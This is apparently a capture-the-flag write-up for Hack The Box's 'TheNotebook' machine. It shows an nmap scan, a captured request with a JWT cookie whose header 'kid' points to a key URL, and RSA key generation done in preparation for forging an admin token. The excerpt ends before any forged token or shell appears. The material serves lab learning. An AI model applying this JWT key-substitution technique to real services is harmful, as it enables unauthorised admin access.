

thenotebook




```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# nmap -sC -sV -p- 10.10.10.230
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-08 18:40 EDT
Nmap scan report for 10.10.10.230
Host is up (0.057s latency).
Not shown: 65532 closed ports
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 86:df:10:fd:27:a3:fb:d8:36:a7:ed:90:95:33:f5:bf (RSA)
|   256 e7:81:d6:6c:df:ce:b7:30:03:91:5c:b5:13:42:06:44 (ECDSA)
|_  256 c6:06:34:c7:fc:00:c4:62:06:c2:36:0e:ee:5e:bf:6b (ED25519)
80/tcp    open     http    nginx 1.14.0 (Ubuntu)
|_http-server-header: nginx/1.14.0 (Ubuntu)
|_http-title: The Notebook - Your Note Keeper
10010/tcp filtered rxapi
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

webpage
register, write notes, and it will assign a uuid and a cookie



```
GET /0d01ddf8-0e0f-4ef8-920f-5bed474fabd5/notes/5 HTTP/1.1
Host: 10.10.10.230
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: auth=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsImtpZCI6Imh0dHA6Ly9sb2NhbGhvc3Q6NzA3MC9wcml2S2V5
LmtleSJ9.eyJ1c2VybmFtZSI6InNhYWQiLCJlbWFpbCI6InNhYWRAZ21haWwuY29tIiwiYWRtaW5fY2FwIjp
mYWxzZX0.GlEDpB6V1vQH-kMvSyn-dQjPkhVfdeqLp4hMpXEjfF1Mj6fF2IrXXDOYp56l7j5cQ44UjaCPYnd
hZW2nGB4V6wwqIGUkoEIq0o15Bzlww-3tUjqGk8KjLR7hFAtIi8snoUo6rzKDqigL4HmrVPY_mZzwNvT0yI0
vOOPvLuXTDQqtx_wNIM8DqX0EN9Qkh722nB-ZywttcYL1MNmwMnmFUmYKvvvdjjy7hVNPScoX767QQYrONgi
XuqPiaTKus-SycGSX-QbhlR-3FGjc7_2xo1BdeiQ9YEXlu6iNyhgBVGvWmAupTXw456sWxkT23hXJgEpY5D0
wO3ks2iKovweceiBBlpsraFmrhtnCXa0gbq9C5Hg2PHkv8X2fVmURK7mELw5ujWD_4u_bbUWZajY-Z8MpIeV
kcVjFlWOCoxSa0yFDL637uLlm7uBIbufoE8kyEIH4Gwb__BoUBBV_Z5Eed90e6S00K4UsqFZ9yqsSmdjXbPZ
METF4snLreQzIQtpVFjabai03AH0jh-UaB95x2UQvbkPA1wcgCInYn8A2vOoNUAllTK5KgEwEHIsEaXvbnds
zVygtE8CYsV3vtdSPSbkEt0Jof4Jj0oWUsdE3DkJJt70v9Uy2A2eSghh-9C21eQkOKAYpJHQ8JivxyZaS8lg
5CDKYZaR7s02ymI7cX4E; uuid=0d01ddf8-0e0f-4ef8-920f-5bed474fabd5
Upgrade-Insecure-Requests: 1


```

looking up about auth cookie I found jwt, lets see that too, what that is.



Encoded PASTE A TOKEN HERE

```
LCJlbWFpbCI6InNhYWRAZ21haWwuY29tIiwiYWR
taW5fY2FwIjpmYWxzZX0.GlEDpB6V1vQH-
kMvSyn-
dQjPkhVfdeqLp4hMpXEjfF1Mj6fF2IrXXDOYp56
l7j5cQ44UjaCPYndhZW2nGB4V6wwqIGUkoEIqOo
15Bzlww-
3tUjqGk8KjLR7hFAtIi8snoUo6rzKDqigL4HmrV
PY_mZzwNvT0yI0vOOPvLuXTDQqtx_wNIM8DqX0E
N9Qkh722nB-
ZywttcYL1MNmwMnmFUmYKvvvdjjy7hVNPScoX76
7QQYrONgiXuqPiaTKus-SycGSX-QbhlR-
3FGjc7_2xo1BdeiQ9YEXlu6iNyhgBVGvWmAupTX
w456sWxkT23hXJgEpY5D0wO3ks2iKovweceiBBl
psraFmrhtnCXaOgbq9C5Hg2PHkv8X2fVmURK7mE
Lw5ujWD_4u_bbUWZajY-
Z8MpIeVkcVjFlWOCoxSa0yFDL637uLlm7uBIbuf
oE8kyEIH4Gwb__BoUBBV_Z5Eed9Oe6S00K4UsqF
Z9yqsSmdjXbPZMETF4snLreQzIQtpVFjabaiO3A
HOjh-
UaB95x2UQvbkPA1wcgCInYn8A2v0oNUAllTK5Kg
EwEHIsEaXvbndszVygtE8CYsV3vtdSPSbkEt0Jo
f4Jj0oWUsdE3DkJJt70v9Uy2A2eSghh-
9C21eQkOKAYpJHQ8JivxyZaS8lg5CDKYZaR7s02
ymI7cX4E
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "typ": "JWT",
  "alg": "RS256",
  "kid": "http://localhost:7070/privKey.key"
}
```


PAYLOAD: DATA

```
{
  "username": "saad",
  "email": "saad@gmail.com",
  "admin_cap": false
}
```


VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key or Certificate. Enter it in plain text only if you want to verify a token
,
  Private Key. Enter it in plain text only if you want to generate a new token. The key never leaves your browser.
)
```


its using keys for the auth (prob. gpg keys) and kid at port 7070
Lets generate jwt private and public keys
on researching and from the jwt.io itself, we can create out own token for auth..
lets create one and exploit it.
create a new rsa key pair



```
┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# ssh-keygen -t rsa -b 4096 -m PEM -f jwtRS256.key
Generating public/private rsa key pair.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in jwtRS256.key
Your public key has been saved in jwtRS256.key.pub
The key fingerprint is:
SHA256:WPvmOBcpdT7gpotkc6PPnNW3MEIO34qt79NFXU+WkOM root@kali
The key's randomart image is:
+---[RSA 4096]----+
|             .o .|
|             o .+|
|        .   . .+o|
|       o .o .E. o|
|      . So•= .   |
|        .*=oo .  |
|      + o+Bo=o.  |
|     o BoXoo.+ . |
|      o.XB*.  .  |
+----[SHA256]-----+

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# openssl rsa -in jwtRS256.key -pubout -outform PEM -out jwtRS256.key.pub
writing RSA key

┌──(root💀kali)-[/Documents/htb/boxes/thenotebook]
└─# ls
